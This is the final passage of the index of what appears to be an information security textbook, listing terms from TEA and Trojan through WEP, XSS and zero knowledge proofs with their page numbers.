Tiny Encryption Algorithm, *see* TEA
totient function, 405
transport layer, 225, 228–231
trap door one way function, 80
trinity of trouble, 373
triple DES, 57–59, 77
Trojan, 358, 363–364, 376
Trudy, 1
Trusted Computing System Evaluation Criteria, *see* TCSEC
trusted third party, *see* TTP
TTL, 232, 241, 252, 311, 313
TTP, 102
Turing test, 214
Turing, Alan, 34, 214
Twain, Mark, 176, 293
two-factor authentication, 183

U.S. Postal Service, 228
UDP, 217, 231
ULTRA, *see* Enigma

VENONA, 32–33

decrypt, 33
VeriSign, 103
Vernam cipher, 23, *see* one-time pad
Vigenère cipher, 43, 44
virtual private network, *see* VPN
virus, 358, 359
boot sector, 359
memory resident, 359
visual cryptography, 138–139
voucher, 334
VPN, 301

Walker spy ring, 37
watermark, *see* digital watermark
weak collision resistance, 116
Web cookies, *see* cookies
WEP, 6, 46, 50, 121, 319–322, 337
initialization vector, 321
Whitehead, Alfred North, 257
Williamson, Malcolm J., 91
Windows, 343
PE file format, 383
Wonka, Willy, 381
worm, 358, 359, 361, 362
WPA, 322
WPA2, 322

XSS, 235–236
persistent, 236
reflected, 236
XTEA, 64

zero knowledge prof, *see* Stamp, Mark
zero knowledge proof, *see* ZKP
Zimmermann Telegram, 30–32, 214
Zimmermann, Arthur, 31
ZKP, 278–282
zombie, 363